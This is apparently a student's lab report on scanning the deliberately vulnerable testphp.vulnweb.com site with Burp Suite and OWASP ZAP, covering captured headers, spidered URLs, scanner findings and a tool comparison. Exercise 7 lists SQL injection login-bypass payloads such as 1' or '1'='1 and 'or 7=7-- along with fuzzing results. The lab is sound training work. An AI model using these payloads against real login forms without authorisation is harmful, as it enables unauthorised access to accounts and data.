

Lab 8: Web Application Security Testing with Burp Suite

Exercise 1:

- Document the HTTP request and response headers for the home page of the target application. What information do you find in these headers?

Seven 7 Request headers and Six 6 Response header were observed, the Request contain GET / HTTP/1.1, Host: testphp.vulnweb.com, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0, Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, br, Connection: keep-alive, Upgrade-Insecure-Requests: 1.

The Response to the contained HTTP/1.1 200 OK, Server: nginx/1.19.0, Date: Tue, 12 Nov 2024 15:44:57 GMT, Content-Type: text/html; charset=UTF-8, Connection: keep-alive, X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1, Content-Length: 4958

Burp Suite Professional v2024.5.3 - Temporary Project - licensed to h3110w0r1d

Dashboard Target Proxy Intruder Repeater View Help

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respo...
1	http://testphp.vulnweb.com	GET	/			200	5180	HTML		Home of Acunetix Art			44.228.249.3		10:26:25 12...	8080	309

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Tue, 12 Nov 2024 15:44:57 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Content-Length: 4958
8
9 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
10 "http://www.w3.org/TR/html4/loose.dtd">
11 <html>
12 <!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
13 codeOutsideHTMLIsLocked="false" -->
14 <head>
15 <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
16 <!-- InstanceBeginEditable name="document_title_rgn" -->
17 <title>
18 Home of Acunetix Art
19 </title>
20 <!-- InstanceEndEditable -->
21 <!-- InstanceBeginEditable name="stylesheet" -->
22 <link rel="stylesheet" href="style.css" type="text/css">
23 <!-- InstanceEndEditable -->
24
```

Inspector

Request attributes 2

Request headers 7

Response headers 6

Event log (1) All issues (4) Memory: 145.2MB

Exercise 2:

- List the URLs discovered during the spidering process. Did you find any hidden or interesting pages?

Below are the discovered URL

<http://testphp.vulnweb.com/AJAX/index.php>

<http://www.acunetix.com/>

<http://www.acunetix.com/>

<http://www.eclectasy.com/>

<http://www.eclectasy.com/Fractal-Explorer>

<http://www.eclectasy.com/Fractal-Explorer/index.html>

<http://download.macromedia.com/>

<http://download.macromedia.com/pub>

<http://download.macromedia.com/pub/shockwave>

<http://download.macromedia.com/pub/shockwave/cabs>

<http://download.macromedia.com/pub/shockwave/cabs/flash>

<http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab>

<http://www.macromedia.com/>

<http://www.macromedia.com/shockwave>

<http://www.macromedia.com/shockwave/download>

<http://www.macromedia.com/shockwave/download/index.cgi>

http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=ShockwaveFlash

<https://testphp.vulnweb.com/>

<https://testphp.vulnweb.com/>

<https://testphp.vulnweb.com/robots.txt>

<http://www.w3.org/>

<http://www.w3.org/1999>

<http://www.w3.org/1999/xhtml>

<http://www.w3.org/TR>


<http://www.w3.org/TR/html4>

<http://www.w3.org/TR/html4/loose.dtd>

<http://www.w3.org/TR/xhtml1>

<http://www.w3.org/TR/xhtml1/DTD>

<http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd>



Exercise 3:

• What vulnerabilities were detected by Burp Suite? Choose one vulnerability and explain how it could be exploited

These are the vulnerabilities found

1. Email addresses disclosed: Issue detail

The following email address was disclosed in the response: wvs@acunetix.com

2. Unencrypted communication
3. Frameable response (potential Clickjacking)

Email addresses disclosed

The presence of email addresses within application responses does not necessarily constitute a security vulnerability. Email addresses may appear intentionally within contact information, and many applications (such as web mail) include arbitrary third-party email addresses within their core content.

However, email addresses of developers and other individuals (whether appearing on-screen or hidden within page source) may disclose information that is useful to an attacker; for example, they may represent usernames that can be used at the application's login, and they may be used in social engineering attacks against the organization's personnel. Unnecessary or excessive disclosure of email addresses may also lead to an increase in the volume of spam email received.

Exercise 4:

- Capture and analyze the traffic with OWASP ZAP. What differences do you notice compared to Burp Suite?

OWASP ZAP automatically capture all the URL on the website visited without intercept the network and recorded them, this also includes Alert while Burp suite need to be intercept before the capture the request and response of the network, Moreso, spider scanning will be perform on Burp before one can see all the URL on the site and without active scanning vulnerabilities can not be found in Burp suite.

Exercise 5:


- Review the vulnerabilities identified by OWASP ZAP. Which tools detected the same vulnerabilities? What are the potential impacts of these vulnerabilities?

Eleven (11) Vulnerabilities were found, one of them is Absence of Anti-CSRF Tokens:

No Anti-CSRF tokens were found in a HTML submission form.

CSRF attacks are effective in several situations, including:

- * The victim has an active session on the target site.
- * The victim is authenticated via HTTP auth on the target site.
- * The victim is on the same local network as the target site.



Mitigations:

1. Architecture and Design

Use a vetted library or framework that does not allow this weakness to occur or provides constructions that make this weakness easier to avoid.

For example, use anti-CSRF packages such as the OWASP CSRFGuard.

2. Implementation

Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script.

Exercise 6:

- Compare the findings of OWASP ZAP with Burp Suite. Which tool provided more detailed information? Which tool do you prefer for vulnerability scanning? Why?

OWASP ZAP provides more detailed information about the targets sit than Burp Suite, And I prefer OWASP ZAP for vulnerability scanning than Burp suite because it details is findings, and you don't have to perform vulnerability scan separately unlike Burp suite a vulnerability scan is done separately. Also, OWASP ZAP is easy to navigate.

Exercise 7:

- Document any successful injections or errors encountered during fuzzing. What techniques were effective?

Both techniques were effective. The SQL injection is successfully injected.

The screenshot shows the ZAP 2.15.0 interface. The top panel displays the request details for a POST request to `http://testphp.vulnweb.com/userinfo.php`. The request body contains the payload `uname=1' or '1'='1&pass=test`. The bottom panel shows the fuzzing progress bar at 100% and a table of messages sent.

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
0	Original	200	OK	941 ms	253 bytes	6,013 bytes	Medium		
1	Fuzzed	302	Found	781 ms	244 bytes	14 bytes			Dare123
2	Fuzzed	302	Found	780 ms	244 bytes	14 bytes			a
3	Fuzzed	302	Found	802 ms	244 bytes	14 bytes			1 or 1=1
4	Fuzzed	200	OK	891 ms	253 bytes	5,963 bytes			1' or '1'='1
5	Fuzzed	302	Found	693 ms	245 bytes	133 bytes			1 and user ...

Root: /tmp/.gnarrrrrg - Virtual: VM Windows 10

File Machine View Input Devices Help

Burp Suite Professional v2024.5.3 - Temporary Project - licensed to h3110w0r1d

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
1	http://testphp.vulnweb.com	GET	/login.php			200	5745	HTML	php	login page			44.228.249.3		15:05:49 15...	8080	519
2	http://testphp.vulnweb.com	POST	/userinfo.php		✓	200	391	script	php				44.228.249.3		15:06:27 15...	8080	519

Request

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 20

9 Origin: http://testphp.vulnweb.com

10 Connection: keep-alive

11 Referer: http://testphp.vulnweb.com/login.php

12 Upgrade-Insecure-Requests: 1

13

14 uname=test&pass=test

Response

1 HTTP/1.1 200 OK

2 Server: nginx/1.19.0

3 Date: Fri, 15 Nov 2024 20:07:03 GMT

4 Content-Type: text/html; charset=UTF-8

5 Connection: keep-alive

6 X-Powered-By: PHP/5.6.40-38ubuntu20.04.1+deb.sury.org+1

7 Content-Length: 170

8

9

10 Warning: mysql_connect(): Connection refused in /hj/var/www/database_connect.php on line 2

11 Website is out of order. Please visit back later. Thank you for understanding.

Inspector

Request attributes 2

Request body parameters 2

Request headers 11

Response headers 6

Notes

Event log (1) All issues (4)

Memory: 136.3MB

3. Intruder attack of http://testphp.vulnweb.com

Attack Save

3. Intruder attack of http://testphp.vulnweb.com

Attack Positions Payloads Resourcepool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	3210			6216	
11	{base}+	200	522			6216	
43	'or 'z'='z	200	495			6216	
52	{base}'or 7=7--	200	453			6216	
53	{base}'or 7=7#	200	531			6216	
54	{base}'or 'z'='z	200	509			6216	
55	{base}'or 'z'='z'or 'a'='b	200	493			6216	
56	{base}**/or**/z'='z	200	496			6216	
61	{base}'or version() like %	200	489			6216	
7		302	519			758	

Request Response

2 Host: testphp.vulnweb.com

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 45

9 Origin: http://testphp.vulnweb.com

10 Connection: keep-alive

11 Referer: http://testphp.vulnweb.com/login.php

12 Upgrade-Insecure-Requests: 1

13

14 uname=test&pass=7bbase%7d'%20or%207=7--%20

Finished